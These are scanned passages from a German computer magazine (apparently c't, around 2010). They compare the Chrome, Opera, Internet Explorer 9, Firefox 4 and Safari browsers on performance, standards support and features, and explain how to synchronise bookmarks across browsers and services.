Das schlanke Interface schließt einige nützliche Besonderheiten nicht aus. Dazu zählen der Task Manager, der alle laufenden Prozesse mit Speicherplatzbedarf und CPU-Auslastung anzeigt sowie die Startseite, die eine Übersicht der am häufigsten geöffneten und kürzlich geschlossenen Tabs anzeigt.

Im Vergleich zur Konkurrenz nehmen sich die Neuerungen, die Chrome 6 bringt, eher bescheiden aus – was aber vor allem an der schnellen Taktung neuer Chrome-Releases liegt. Eine praktische Ergänzung des Browsers ist die Integration eines PDF-Viewers, der für die meisten Dokumente ausreicht, ohne die Sicherheitsprobleme eines Adobe Readers mitzuschleppen. Mit seiner Geschwindigkeit und der engen Verzahnung mit dem Browser lassen sich PDF-Dokumente fast so selbstverständlich handhaben wie HTML-Dateien.

Die Bedienoberfläche wurde noch einmal verschlankt: Die Schaltfläche mit den dokumentenspezifischen Einstellungen entfällt, übrig bleibt nur noch der Schraubenschlüssel-Button, der jetzt alle Funktionen in sich vereint. Der Browser merkt sich Formulareingaben, um sie später bei Bedarf zu ergänzen (Autofill). Über die Optionen lassen sich Angaben wie Adressen auch eigens eintragen. Außer den Lesezeichen, Einstellungen und dem Design synchronisiert Chrome jetzt auch Formulardaten und Erweiterungen. Für die nahe Zukunft hat Google Hardware-Beschleunigung sowie die Integration des Chrome Web Store angekündigt, in dem Entwickler Anwendungen anbieten können, die



auf Webstandards basieren und mit der Chrome-Engine zum Leben erweckt werden.

Opera 10.62

Opera ist zusammen mit dem Internet Explorer der dienstälteste Browser. Viele Features, die heute zum Stand der Technik gehören, fanden sich bei Opera zuerst: Tabs, Synchronisation und die Startseite sind Beispiele dafür.

Auch heute bietet Opera noch etliche Alleinstellungsmerkmale, von denen man sich gut vorstellen kann, dass sie früher oder später auch in andere Browser Eingang fin-

den. So beherrscht sein Download Manager nicht nur wie bei allen anderen Browsern FTP- und HTTP-Downloads, sondern auch das P2P-Protokoll BitTorrent. Viele kleine solcher Details machen dem Surfer das Leben leichter: Mausgesten etwa, der eingebaute Notizzettel oder die Funktion, die Sites in vorgebbaren Intervallen automatisch lädt.

Mit Opera Unite kann der Benutzer seinen Browser sogar zum Server machen, mit dem er zum Beispiel Dateien zum Download anbietet oder Musik streamt. Die DNS-Infrastruktur für die dazu erforderlichen Adressen betreibt Opera gleich mit – ebenso wie die Proxy-Ser-

Performance-Tests

Nachdem in der jüngeren Vergangenheit unterschiedliche JavaScript-Benchmarks meist nur marginale Unterschiede ergeben haben, beschränkten wir uns diesmal auf SunSpider in der aktuellen Version 0.9.1. Als Testrechner kam ein 2,8 GHz schneller Intel Core i7 mit 4 GByte RAM (davon 2,99 verwendbar) zum Einsatz, auf dem ein Windows 7 Home Premium in der 32-Bit-Version lief. Die ATI Radeon HD 4770 musste einen kleinen Monitor mit 1280 × 1024 Pixeln bedienen, auf dem die Browser im Vollbild geöffnet waren. SunSpider durchliefen alle Prüflinge im Turbomodus: Ob ein Browser für die Tests nun 207 (Opera) oder 332 Millisekunden (Firefox) braucht, dürfte in der Praxis keine Rolle mehr spielen: Das Problem JavaScript-Performance ist gelöst.

Für die Rendering-Leistungen probierten wir zwei der Tests, die Microsoft im Zuge des IE9-Launches veröffentlicht hat: SpeedReading, eine Anzeigentafel im Bahnhofsstil mit umklappenden Buchstaben, und Psychedelic, ein rotierender Farbkreis. Die Tests stammen nicht aus einer neutralen Quelle, doch das gilt ebenso für anerkannte JavaScript-Performance-Tests wie WebKit SunSpider, Google V8 oder Mozilla Dromaeo.

Dass Internet Explorer hier als Sieger vom Platz geht, wird denn auch niemanden überraschen. Der Abstand ist aber dramatisch: Ganze 7 Sekunden war IE9 mit der SpeedReading-Demo beschäftigt – bei beiden als schnell geltenden WebKit-Browsern haben wir nach einer Stunde abgebrochen. Opera brauchte knapp eine halbe Stunde, bei Firefox macht sich die Hardware-Beschleunigung bemerkbar – 8 Minuten ist beachtlich, wenn auch noch weit vom IE entfernt. Beim Psychedelic-Test kam er mit 1749 Umdrehungen pro Minute dicht an den IE heran, der Rest des Feldes war etwa um den Faktor 35 langsamer, wobei wiederum die WebKit-Browser die Schlusslichter bildeten. Stellt man in den Internetoptionen die Hardware-Beschleunigung ab, kommt Internet Explorer beim SpeedReading knapp vor Opera ins Ziel (28 Minuten) und schafft 318 psychedelische Umdrehun-

gen, was in beiden Fällen Platz zwei hinter Firefox einbringt.

Zuletzt wollten wir noch wissen, wie sorgsam der Browser mit dem Arbeitsspeicher umgeht. Dazu ermittelten wir mit dem Task-Manager den RAM-Verbrauch beim Start mit einer leeren Seite, dann öffneten wir aus einer HTML-Liste 20 Tabs mit populären Websites, die wir Alexa und der IVW entnommen haben, und machten die Tabs wieder zu, um ein drittes Mal nachzusehen; das Ganze wiederholten wir mit 20 neuen Webseiten, sodass wir auf fünf Messwerte kamen. Bei Internet Explorer und Chrome haben wir alle Prozesse unter den Namen iexplore.exe beziehungsweise chrome.exe zusammengezählt. Erweiterungen waren nicht installiert, wohl aber Flash und Silverlight.

Die Ergebnisse für Chrome und Internet Explorer zeigen die Vor- und Nachteile der Mehrprozess-Architektur: Beide verbrauchen wenig im Leerlauf (der IE ist hier mit 11 MByte Klassenbester), doch macht sich bei offenen Tabs der Overhead durch stattliche Werte um 500 bis 600 MByte bemerkbar. Allerdings gaben beide Browser nach ein paar Sekunden Bedenzeit den Arbeitsspeicher jeweils zu etwa 90 Prozent wieder frei: Der RAM-Verbrauch lag zwar am Ende deutlich höher als zu Beginn, war aber mit 41 (IE9) beziehungsweise 59 MByte (Chrome) für den Rest des Feldes unschlagbar.

Der als Speicherfresser verrufene Firefox schlug sich passabel. Bemerkenswert war der geringe Verbrauch bei offenen Tabs (gut 200 MByte), allerdings rückte der Fuchs auch nur wieder 20 Prozent davon heraus, sodass er am Ende fünfmal so viel RAM belegte wie zuvor. Prozentual war Safari mit einem Anstieg von 12 auf 151 MByte noch verschwenderischer, in absoluten Zahlen liegt er jedoch unter Firefox. Schlecht fiel das Ergebnis bei Opera aus: Dass der an Funktionen reiche Browser im Leerlauf 47 MByte verbrät, ist verzeihlich, nicht aber, dass es nach einem zwischenzeitlichen Anstieg auf über 700 MByte am Ende 350 bleiben.

Anzeige

ver für Opera Turbo, welche Inhalte für Nutzer schmalbandiger Anschlüsse komprimieren.

Opera umfasst als einziger der fünf Probanden nicht nur einen Browser, sondern eine komplette Internet-Suite. Dazu gehören ein POP- und IMAP-fähiger E-Mail-Programmteil mit rasend schnellem Volltextindex, ein Usenet- und ein Chat-Client sowie ein RSS-Reader. Allerdings nötigt der Browser dem Nutzer diese Programmteile nicht auf: Wer Mails und Feeds mit anderen Programmen bearbeiten möchte, kann es.

Der Norweger ist immer noch am vielseitigsten, was die Anpassbarkeit von Knöpfen, Such- und Eingabefeldern in den Symbolleisten betrifft; seit Version 10.5 kann der Benutzer dem Browser mit Skins auch einen eigenen Touch geben. Bei der Anpassbar- und Aufrüstbarkeit durch Erweiterungen ist Opera im Vergleich zur Konkurrenz aber ins Hintertreffen geraten. Zwar lässt sich Opera mit so genannten Widgets aufbohren, kleinen Anwendungen, die mit Web-Techniken wie HTML, CSS, JavaScript und Flash arbeiten.

Unter den Opera-Widgets, die auch außerhalb des Browser-Fenster dargestellt werden können, finden sich aber bei Weitem nicht so viele Perlen, wie man sie insbesondere bei Firefox und Chrome nachrüsten kann.

Die Integration des Web Threat Data Feed des Antivirensoftware-Herstellers AVG soll den Benutzer besser gegen Bedrohungen aus dem Netz beschützen. Zu den neuen Sicherheitsfunktionen gehören Exploit-Signaturen für Sites, die Drive-by-Downloads ausliefern, Listen mit generell gefährlichen

| Browser-Vergleich | | | | | |
|---|--|--|--------------------------------|--|---------------------------------|
| Name | Chrome 6.0.472.63 beta | Firefox 4 Beta 6 | Internet Explorer 9 Beta | Opera 10.62 | Safari 5.0.2 |
| Hersteller | Google | Mozilla | Microsoft | Opera | Apple |
| Plattformen | Windows ab XP, Mac OS (Intel) ab 10.5, Linux | Windows ab 2000, Mac OS X ab 10.4, Linux | Windows ab Vista | Windows ab XP, Mac OS X 10.4, Linux, FreeBSD | Windows ab XP, Mac OS ab 10.5.8 |
| Rendering-Engine | WebKit 534.3 | Gecko 2 | Trident 5 | Presto | WebKit 533.18.5 |
| JavaScript-Engine | V8 | JägerMonkey | Chakra | Carakan | Nitro |
| Updates: nur Benachrichtigung/halbautomatisch/still/über Betriebssystem | -/-/✓/- | -✓/✓/1/- | -/-/-/✓ | -✓/-/- | -✓/-/✓ ² |
| Performance/Ressourcenverbrauch | | | | | |
| komplizierende JavaScript-Engine | ✓ | ✓ | ✓ | ✓ | ✓ |
| Hardware-Beschleunigung | - ¹ | ✓ | ✓ | - | - |
| separate Prozesse für Tabs | ✓ | - ¹ | ✓ | - | - ¹ |
| JavaScript: SunSpider (ms) | 210 | 332 | 273 | 207 | 267 |
| Rendering: SpeedReading (s)/Psychedelic (Drehungen/min) | >3600/42 | 469/1749 | 7/1815 | 1710/57 | >3600/41 |
| RAM-Verbrauch beim Start/mit 20 Tabs/nach 1. Schließen/mit 20 neuen Tabs/nach 2. Schließen (MByte) | 27/491/55/663/59 | 39/217/177/240/193 | 11/475/33/548/41 | 47/438/279/708/352 | 12/323/139/555/151 |
| Standards | | | | | |
| PDF-Ausgabe | ✓ | - | - | - | ✓ ² |
| HTML5-Video: H.264/Theora/VP8 | ✓/✓/✓ | -✓/✓ | ✓/-/✓ ^{1,3} | -✓/✓ | ✓/-/- |
| HTML5-Audio: MP3/Vorbis | ✓/✓ | ✓/✓ | ✓/✓ ^{1,3} | ✓/✓ | ✓/- |
| SVG | ✓ | ✓ | ✓ | ✓ | ✓ |
| Canvas | ✓ | ✓ | ✓ | ✓ | ✓ |
| WebGL | - ¹ | ✓ | - | - | - ¹ |
| MathML | - | ✓ | - | ✓ ⁴ | - |
| Farbprofile | - | ✓ | ✓ | - | ✓ |
| HTML5 (html5test.com) | 72 % | 68 % | 32 % | 53 % | 69 % |
| Acid3-Test | 100 | 97 | 95 | 100 | 100 |
| Anpassbarkeit/Erweiterbarkeit | | | | | |
| Erweiterungen: Toolbars und Buttons/auf Betriebssystemebene/auf Programm-ebene/JavaScript-basierend/Widgets | -/-/-/✓/- | ✓/-/✓/✓ ³ /- | -✓/-/-/- | ✓/-/-/-/✓ | -✓ ² /-✓/- |
| User CSS/pro Site | ✓/✓ ³ | ✓/✓ ³ | ✓/- | ✓/✓ | ✓/- |
| User JavaScript/pro Site | ✓/✓ | ✓/✓ ³ | ✓ ³ /✓ ³ | ✓/✓ | ✓ ³ /✓ ³ |
| Skins | ✓ | ✓ | - | ✓ | - |
| Anwendungsverknüpfungen bestimmte Dokumenttypen, Links lassen sich mit Web-Diensten verknüpfen | ✓ | - | ✓ | - | - |
| Funktionsumfang | | | | | |
| Schnellwahl-Seite: automatisch/manuel | ✓/- | -/- | ✓/- | -✓ | ✓/- |
| Eingabeleiste: Vorschläge aus History/Lesezeichen/Suchmaschine | ✓/✓/✓ | ✓/✓/- | ✓/✓/✓ | ✓/✓/- | ✓/✓/- |
| ein einfaches Hinzufügen neuer Suchanbieter/per POST | ✓/- | ✓ ³ /✓ ³ | ✓/- | ✓/✓ | -/- |
| RSS-Reader | - | ✓ ⁴ | ✓ | ✓ | ✓ |
| Entwicklerools: DOM-Baum/Auswahl per Maus/Debugger/Netzwerk-Traffic | ✓/✓/✓/✓ | ✓/- ³ /- ³ /✓ ⁴ | ✓/✓/✓/✓ | ✓/✓/✓/✓ | ✓/✓/✓/✓ |
| Besonderheiten | PDF-Viewer | - | - | E-Mail-Client, Unite (Server), Turbo (Beschleuniger) | Reader |
| Bewertung | | | | | |
| Performance | ⊕ | ⊕ | ⊕⊕ | ○ | ○ |
| Standards | ⊕⊕ | ⊕⊕ | ○ | ⊕ | ⊕⊕ |
| Anpassbarkeit | ⊕ | ⊕ | ⊖ | ⊕ | ⊖ |
| Funktionsumfang | ○ | ○ | ○ | ⊕⊕ | ⊕ |
| Bedienkomfort | ⊕ | ⊕ | ⊕ | ⊕ | ⊕⊕ |

¹ angekündigt oder in Vorabversionen² nur auf Mac OS³ Erweiterung oder zusätzlicher Download⁴ teilweise oder rudimentär

⊕⊕ sehr gut

⊕ gut

○ zufriedenstellend

⊖ schlecht

⊖⊖ sehr schlecht

✓ vorhanden

- nicht vorhanden

k. A. keine Angabe

Domains und URLs sowie Kontextanalyse, mit der AVG Angriffe erkennen will, die sich viral über soziale Netze verbreiten.

Seit Version 10.60 ist Opera der erste fertiggestellte Browser, der Googles Videostandard VP8 unterstützt. Er implementiert die aus Firefox und Chrome bekannte Geolocation-API, die auf Nachfrage den Standort des Benutzers ermittelt. Auch beim HTML5 App-cache und bei den Web Workers, die komplexe Webanwendungen ermöglichen, hat Opera nachgezogen. Zu den Neuerungen an der Bedienoberfläche zählen Suchvorschläge während der Eingabe sowie eine überarbeitete Schnellstartseite.

Der Erfolg der WebKit-Browser drängt jedoch den einst dritt wichtigsten Browser Opera vollends in die Nische. Vor allem in den USA, wo nach wie vor die Online-Trends gesetzt werden, konnte sich der Norweger nie durchsetzen. Immer mehr Anbieter von Web-Diensten gehen dazu über, Opera zu ignorieren oder sogar bewusst auszuschließen.

Stärken und Schwächen

Egal, ob Google Text & Tabellen oder ein schnelles Browser-Spiel: Wesentliche Unterschiede bei der JavaScript-Performance wird man mit keinem der Browser mehr spüren – alle Hersteller haben ihre Hausaufgaben gemacht. Viel größer sind die Leistungsunterschiede beim Grafik-Rendern. Die Hardware-Beschleunigung im Internet Explorer und im Firefox wird beim alltäglichen Surfen derzeit wenig auffallen, aber Animationen, Effekte, Spiele und HTML5-Videos, bei denen die schnellen Browser ihre Leistungsvorteile ausspielen können, gibt es sicher bald mehr. Wer einen Rechner hat, der das GPU-Rendern unterstützt, sollte diese Browser auf jeden Fall einmal ausprobieren.

Auch beim Speicherverbrauch macht der IE9 eine gute Figur, weil er ebenso wie Chrome das nicht mehr benötigte RAM wieder frei-

gibt. Ist man allerdings mit vielen offenen Tabs unterwegs, sollte man Firefox in Betracht ziehen. Die Ressourcensparnis, die Opera durch seine integrierten Funktionen ermöglicht, macht er durch sein schlechtes Wirtschaften mit dem Arbeitsspeicher wieder zunichte.

Safari gefiel uns als Einsteiger-Surfbrett am besten: wenig Schnickschnack, aber gut durchdachte und schicke Funktionen, etwa ein RSS-Reader, der Texte zusammenfasst oder ein grafischer Lesezeichen-Manager. Für fortgeschrittene Benutzer, die genaue Vorstellungen haben, was ihr Browser können soll, und diesen dann entsprechend erweitern möchten, ist nach wie vor Firefox mit seiner unerreicht großen Auswahl an Erweiterungen erste Wahl. Chrome holt aber auf, und auch Safari hat neuerdings Add-ons. Die Widgets von Opera und die meist mageren Internet-Explorer-Erweiterungen können da nicht mithalten. Allerdings lässt sich die Bedienoberfläche von Opera sehr flexibel anpassen.


Wer statt mit Desktop-Programmen lieber mit Webdiensten arbeitet, dem kommen Chrome und der Internet Explorer mit ihren Anwendungsverknüpfungen am meisten entgegen. In diesem Modus macht sich der Browser praktisch unsichtbar. Der IE9 geht unter Windows 7 mit den praktischen Sprunglisten noch einen Schritt weiter als der Google-Browser.

Wer ohnehin den ganzen Tag Browser und Mail-Client offen hat, findet in Opera ein All-inclusive-Paket. Der norwegische Browser bietet eine Reihe weiterer Alleinstellungsmerkmale, etwa den Turbo für Anwender mit geringer Netzwerkanbindung oder den eingebauten Server – nützliche Attribute eines Zweitbrowsers. Leider muss der Opera-Anwender damit rechnen, von mancher brandneuen Webanwendung ausgeschlossen zu werden

(heb)

www.ct.de/1022124

Anzeige



The screenshot displays the Opera Turbo interface. At the top, there's a menu bar with German labels: Datei, Bearbeiten, Ansicht, Lesezeichen, Widgets, E-Mail, Extras, Fenster, Hilfe. Below the menu is a toolbar with icons for Ungelesen, Fridge, and Schnellstart. The main window has a sidebar on the left titled 'Opera Unite - Home' with sections for File Sharing, Fridge, Media Player, Messenger, Photo Sharing, and Web Server. The central area shows a 'You just enabled Opera Turbo!' message with instructions to click the button again to disable it. Below this is a 'What is Opera Turbo?' section and a 'The Opera Turbo modes' section. The bottom part of the interface shows a developer tools window with the DOM tab selected, displaying the HTML structure of a page. A sidebar on the right shows the current status: 'Opera Turbo is enabled'. The status bar at the bottom indicates 'Anzahl (100%)'.

Mail-Client,
grafische Tab-
Vorschau, kom-
primierender
Proxy, eingebauter
Server: Nach wie
vor besitzt Opera
viele Alleinstel-
lungsmale. **ct**



Jo Bager

Mit Sack und Pack

Lesezeichen und Co. synchronisieren und organisieren

Alle fünf großen Browser können Bookmarks mit ihresgleichen synchronisieren. Auch das Umziehen der Lesezeichensammlung zu einem neuen Browser ist keine Geheimwissenschaft. Ein wenig mehr Know-how erfordert es, mit mehreren verschiedenen Browsern auf eine Bookmark-Bibliothek zuzugreifen oder nur einen Teil abzugleichen.

Erst die persönliche Lesezeichen-Sammlung mit der kryptischen URL des Firmennetzes, den lustigen Katzenblogs für die Mittagspause und den Fundstücken, die man in jahrelanger Surferei zusammengetragen hat, machen aus einem neutralen Stück Software einen individuellen Browser. Die kostbaren Lesezeichen wollen gepflegt sein, etwa bei einem Browser-Umzug mitgenommen oder beim Einsatz mehrerer Browser auf allen Systemen synchron gehalten werden.

Am einfachsten hat es natürlich, wer nur auf ein Pferd setzt. Wer, angeregt vom vorigen Artikel, seinen Browser wechseln möchte, kann seine Lesezeichen ganz stressfrei mitnehmen. Sofern der Browser bei der Einrichtung nicht ohnehin andere Browser erkennt und den Import von deren Bookmarks anbietet, empfiehlt sich ein Umzug in Form einer HTML-Datei. Alle Browser können Lesezeichensammlungen im von Netscape stammenden HTML-Format einlesen und exportieren.

In Chrome findet sich die betreffende Funktion unter dem

Punkt „Organisieren“ im Lesezeichen-Manager. Die Bookmark-Verwalter von Firefox und Internet Explorer (Klick auf den Stern) führen sie unter den Punkten „Importieren und Sichern“ respektive „Importieren und Exportieren“. Bei Safari muss man die Menüleiste einblenden, dann finden sich die betreffenden Punkte im Menü Datei. Opera beherbergt sie unter „Einstellungen\Import und Export“ (Menüleiste eingeklappt) oder „Datei\Import und Export“ (Menüleiste ausgeklappt).

Datenabgleich

Dabei dürfte der Einsatz – seien es unterschiedliche Programme auf einem PC oder der gleiche Browser auf mehreren Rechnern oder ein noch unübersichtlicherer Browser-Zoo – der Normalfall sein. Web-Designer etwa müssen ihre Entwürfe mit allen in Frage kommenden Programmen testen. Dann sollen natürlich auch auf allen Browsern sämtliche Bookmarks verfügbar sein.

Während man den Browser eher selten wechselt und ent-

sprechend selten den vollständigen Lesezeichenbestand zu einem anderen Browser umzieht, sind synchrone Bookmark-Bestände auf mehreren Browser-Installationen eine fast alltägliche Anforderung: Wer hat sich nicht schon einmal darüber geärgert, dass er sich zu Hause nicht mehr an die Adresse der interessanten Website erinnert, die er auf der Arbeit gefunden hat?

Alle Hersteller der fünf am weitesten verbreiteten Browser haben diesen Bedarf an Synchrosität erkannt und entsprechende Funktionen in ihre Programme eingebaut. Wer Chrome, Firefox, Internet Explorer, Opera oder Safari an mehreren Standorten einsetzt und die Bookmark-Listen synchron halten will, fährt mit einer dieser eingebauten Lösungen am besten.

Der dienstälteste Sync-Dienst ist Opera Link. Die betreffende Funktion findet sich im Browser unter dem Menüpunkt „Opera synchronisieren“ (Menüleiste ein-), „Extras\Opera synchronisieren“ (Menüleiste ausgeklappt) oder über das Opera-Link-Icon in der Statusleiste. Mit „Konfigurie-

ren“ aktiviert oder deaktiviert der Benutzer den Abgleich und wählt aus, welche Elemente Opera synchronisieren soll: Lesezeichen, persönliche Leiste, eingetippte Adressen, Schnellwahl, Notizen und Suchmaschinen.

Opera Link setzt einen Account der My-Opera-Community voraus. Danach merkt man von Opera Link nicht viel. Der Abgleich geht völlig reibungslos und fast in Echtzeit im Hintergrund vonstatten. Unter link.opera.com kann der Benutzer über eine Web-Oberfläche auf sie zugreifen, falls er mal mit einem anderen Browser unterwegs ist, zum Beispiel im Internet-Café.

Opera gleicht die Elemente nicht nur mit verschiedenen Kopien des PC-Browsers ab, sondern teilweise auch mit den Mobilbrowsern. So kann die Symbian-Version von Opera Mini auf die serverseitigen Lesezeichen zugreifen. Der Browser überträgt die Bookmarks aber nicht komplett auf das Handy, sondern lädt sie verzeichnisweise dynamisch, wenn der Benutzer in der Bookmark-Sammlung navigiert. In der Android-Version von

Opera Mini steht nur die Startseite zur Verfügung.

Chrome synchronisiert seit Version 4 Lesezeichen, mit den Versionen 5 und 6 ist der Abgleich von Formulardaten, Einstellungen, Erweiterungen und Designs hinzugekommen. In den Programmoptionen unter „Privates\Syncronisierung“ kann der Benutzer auswählen, welche dieser Elemente Chrome abgleichen soll. Mit Chrome gilt das für Opera Link Geschriebene: Die Synchronisation läuft einfach und unbemerkt, Änderung werden fast in Echtzeit propagiert.

Anderen Browsern stellt Google die Bookmarks nicht unter dem Dienst Google Bookmarks, sondern über Text & Tabellen bereit. Lesezeichen zu verschieben oder neue Lesezeichen anzulegen war uns dort aber nicht möglich. Die Mobiloberfläche des Dienstes macht die Bookmarks ebenfalls zugänglich – allerdings fehlte die oberste Ordnerebene.

For my eyes only

Firefox Sync, vormals Weave Sync, steht für die 3er-Versionen des Browsers als Add-on bereit; in Release 4 wird sie eingebaut sein. Sie gleicht außer den Lesezeichen auch die Chronik, die Passwörter, die Einstellungen und die Tabs ab – alles in allem eine Lösung, die die Surfumgebung recht weitgehend abbildet. Die Frequenz der Synchronisation hängt davon ab, mit wie vielen Rechnern man Firefox Sync nutzt und wie intensiv man Firefox einsetzt. Für die meisten Anwender, so die FAQ, gleicht sich Firefox Sync alle vier Stunden mit dem Server ab. Der Benutzer kann aber auch jederzeit einen Abgleich von Hand veranlassen.

Die von Firefox Sync auf den Server übertragenen Passwörter sollen für den Sync-Betreiber nicht lesbar sein. Deshalb arbeitet die Firefox-Synchronisierung anders als bei Opera und Chrome. Auf dem Server liegt nur ein verschlüsselter Datensatz, den das Add-on bei Bedarf herunterlädt. Vor dem Upload neuer Daten verschlüsselt es diese, sodass Mozilla sie nicht im Klartext zu Gesicht bekommt. Zusätzlich zu dem Account-Passwort muss der Benutzer eine Passphrase angeben, mit der Firefox Sync die Daten verschlüsselt.

selt. Dass Mozilla die Daten nicht einsehen kann, bedeutet allerdings auch, dass es kein Web-Frontend für Firefox Sync gibt.

Bookmark-Synchronisation für Safari ist eine Komponente von Apples kostenpflichtigem Online- und Synchronisierungsdienst MobileMe. Die Funktion scheint allerdings niedrige Priorität zu genießen, Apple bewirbt sie nicht aktiv. Unter Mac OS sowie auf iPhone, iPad und iPod Touch gleicht sich Safari mit MobileMe ab. Auf Windows-PCs kann der Benutzer entweder den Internet Explorer oder Safari synchronisieren – dafür muss er iTunes sowie eine weitere Anwendung installieren. Eine Web-Oberfläche, über die sich die Lesezeichen auch mit anderen Browsern nutzen lassen, bietet der Dienst nicht.

Der Benutzer kann individuelle Synchronisierungsintervalle vorgeben, das kürzeste liegt bei 15 Minuten. Allerdings gibt es auch die Einstellung „Automatisch“. Die Clients kriegen so offenbar mit, wenn sich auf dem Server etwas tut. Nach einem iPhone-Abgleich waren in unseren Versuchen die Bookmarks auf dem Desktop-Safari unter Windows jedenfalls binnen weniger als einer Minute auf dem aktuellen Stand. MobileMe hat allerdings seinen Preis. Der Dienst, der auch einen E-Mail-Account, Adressbuch- und Kalendersynchronisation sowie 20 GByte Speicher umfasst, kostet 79 Euro pro Jahr; für eine Familienlizenz

mit maximal fünf Unter-Accounts verlangt Apple jährlich 119 Euro.

Microsofts Synchronisationslösung für den Internet Explorer nennt sich Windows Live Mesh. Es ist Teil der Internet-Suite Live Essentials, lässt sich aber auch separat installieren. Außer Lesezeichen hält Windows Live Mesh auch Microsoft-Office-Einstellungen und Windows-Ordner synchron. Beim Lesezeichenabgleich hält es sich dezent im Hintergrund. Neue Bookmarks waren innerhalb von Sekunden auch auf einem anderen zu synchronisierenden PC verfügbar. Eine Web-Oberfläche für den Zugriff mit anderen Browsern bietet Windows Live Mesh nicht – auch in dem speziell für Favoriten vorgesehenen Bereich von Microsofts Online-Festplatte Skydrive fanden sie sich nicht.

Grenzüberschreitend

Mit Ausnahme von MobileMe unterstützen alle erwähnten Dienste nur jeweils einen Browser. Bis vor kurzem wäre der beste Tipp für den Abgleich mehrerer Browser der Dienst Xmarks gewesen, der die Lesezeichen von Internet Explorer, Firefox, Chrome und Safari synchronisiert. Allerdings hat der Betreiber angekündigt, Xmarks Anfang 2011 zu schließen. Er sieht keine Möglichkeit, mit seinem Dienst Geld zu verdienen.

Es gibt keinen Anbieter, der auch nur ansatzweise ähnliche Funktionen bieten kann. Daher

muss, wer auf vielen Plattformen denselben Bookmark-Bestand nutzen will, auf einen Dienst wie delicious, Mister Wong oder diigo zurückgreifen. Das bedeutet aber Umdenken, da diese Dienste keine echte Synchronisation der im Browser befindlichen Bookmarks bieten.


Der Benutzer bekommt seine Bookmarks auf den verschiedensten, durchaus komfortablen Wegen in delicious und Co. hinein und auch wieder heraus. Letztlich handelt es sich bei den Bookmarks bei diesen Diensten um einen eigenen Datenbestand auf deren Server, der nicht mit der lokalen Bookmark-Sammlung synchron ist. Dennoch: Lässt man sich darauf ein und macht man sich mit den vom Browser verschiedenen Ordnungsprinzipien vertraut, kann man mit allen Browsern und auf sämtlichen Plattformen auf dieselben Bookmarks zugreifen.

Wir beschreiben exemplarisch delicious, weil es dafür die mit Abstand meisten Clients gibt. delicious bietet eine Web-Oberfläche für „große“ und eine für Mobil-Browser. Erweiterungen betten den Datenbestand in Firefox, Chrome und den Internet Explorer ein. Bei anderen Browsern lassen sich per Bookmarklet zumindest neue Lesezeichen schnell verfassen. Daneben gibt es eine große Auswahl von Programmen von Drittanbietern, die auf den Datenbestand des Dienstes zugreifen (siehe c't-Link am Ende des Artikels). Im Android Market zum Beispiel findet sich ein halbes Dutzend delicious-Clients.

delicious ordnet seine Bookmarks nach Tags, also frei vergebaren Schlagwörtern; Ordner wie in den Lesezeichenmanagern der Browser fehlen. Der Dienst unterstützt den Benutzer aber beim Einhalten einer tagbasierten Ordnungsstruktur. So zeigt er ihm bereits in seiner Bookmarksammlung vorhandene Tags, wenn er ein neues Bookmark anlegt. Benutzer können anderen Mitgliedern von delicious Bookmarks senden.

Bitte kein Abgleich!

Alle bisher vorgestellten Synchronisationslösungen gleichen sämtliche Lesezeichen ab. Oft will man nicht alle Bookmarks abgleichen – die Adressen von Produktionssystemen der Firma haben auf dem privaten PC so



Mit einem Bookmarklet legt der delicious-Nutzer neue Lesezeichen an.



In Firefox 4 wird die Bookmark-Synchronisation fest eingebaut sein.

gen Ansicht als Liste. Mit einem Klick auf „done“ kann man jederzeit den Editievorgang unterbrechen, um sich die Ausgabe anzusehen. Wichtig: Auf die Festplatte durchgeschrieben werden die Änderungen erst, wenn man auf den Link „save changes“ in der rechten Menüleiste klickt.

